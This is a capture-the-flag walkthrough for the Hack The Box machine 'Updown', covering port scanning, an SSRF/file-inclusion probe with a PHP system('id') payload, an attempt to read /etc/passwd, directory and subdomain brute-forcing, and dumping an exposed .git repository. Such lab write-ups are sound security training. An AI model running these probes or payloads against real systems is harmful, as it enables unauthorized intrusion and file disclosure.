# Updown
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Updown
- OS type: Linux
- Difficulty: Intermediate
Port Scanning - Service & Version Enumeration
PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 3072 9e:1f:98:d7:c8:ba:61:db:f1:49:66:9d:70:17:02:e7 (RSA)| 256 c2:1c:fe:11:52:e3:d7:e5:f7:59:18:6b:68:45:3f:62 (ECDSA)|_ 256 5f:6e:12:67:0a:66:e8:e2:b7:61:be:c4:14:3a:d3:8e (ED25519)80/tcp open http Apache httpd 2.4.41 ((Ubuntu))|_http-server-header: Apache/2.4.41 (Ubuntu)|_http-title: Is my Website up ?Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelEnumeration
Port 80/HTTP
port 80 is running website let’s visit it from web browser


it disclosed the hostname for the website siteisup.htb let’s add this into /etc/host file using sudo nano /etc/hosts
so this site is check if any site is up and running or not, so we assume that this site may be sending a curl or ping request to site maybe?, let’s start python http server on kali machine using python3 -m http.server 80
and in siteisup.htb enter the http://<your machine’s IP> also for curiosity let’s check the debug mode on

send request through brup so we’ll inspect it’s response properly

nice we got hit as expected ,what about Remote file inclusion! let’s create basic php file on our machine and then try to access it to check if this including it’s content and executing it or not
below is the php file that we’ll run id command and we need to check if it’s response includes the command output or not
<?phpsystem('id');?>
we got hit and 200 OK on our python web server but response doesn’t executing the file, it’s just included it’s content (php code) into response, what about accessing internal files we can do this by file:///etc/passwd will access the /etc/passwd file of it’s localhost

Uhh! it detected us as hacker :( it’s not good for us let’s try directory bruteforcing
gobuster dir -u http://siteisup.htb -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
let’s access the /dev directory
it’s blank page, HAHAHA, now nothing from here what about subdomain, i thought because we are working on Hackthebox anything can be possible here 😂
wfuzz -u http://10.10.11.177 -H "Host: FUZZ.siteisup.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --hh 1131—hh 1131: 1131 ch is the default response length so we’ll incude this length using —hh option


we found dev subdomain let’s add this to /etc/hosts file and access dev.siteisup.htb site

let’s move to another thing enumerate /dev directory here i’ll use the quickhits.txt for any quickhits
gobuster dir -u http://10.10.11.177/dev -w /usr/share/seclists/Discovery/Web-Content/quickhits.txt
git repo exposed this article help you to exploit exposed git repo → https://medium.com/stolabs/git-exposed-how-to-identify-and-exploit-62df3c165c37, we’ll download it using wget
wget --mirror -I .git [http://siteisup.htb/dev](http://siteisup.htb/dev)/.git → to download git repo to our kali machine
not sure but it is not working, let’s use the tool git-dumper to dump the git, can be installed by pipx install git-dumper
run with
git-dumper http://10.10.11.177/dev/.git/ output
it will save all files in output directory

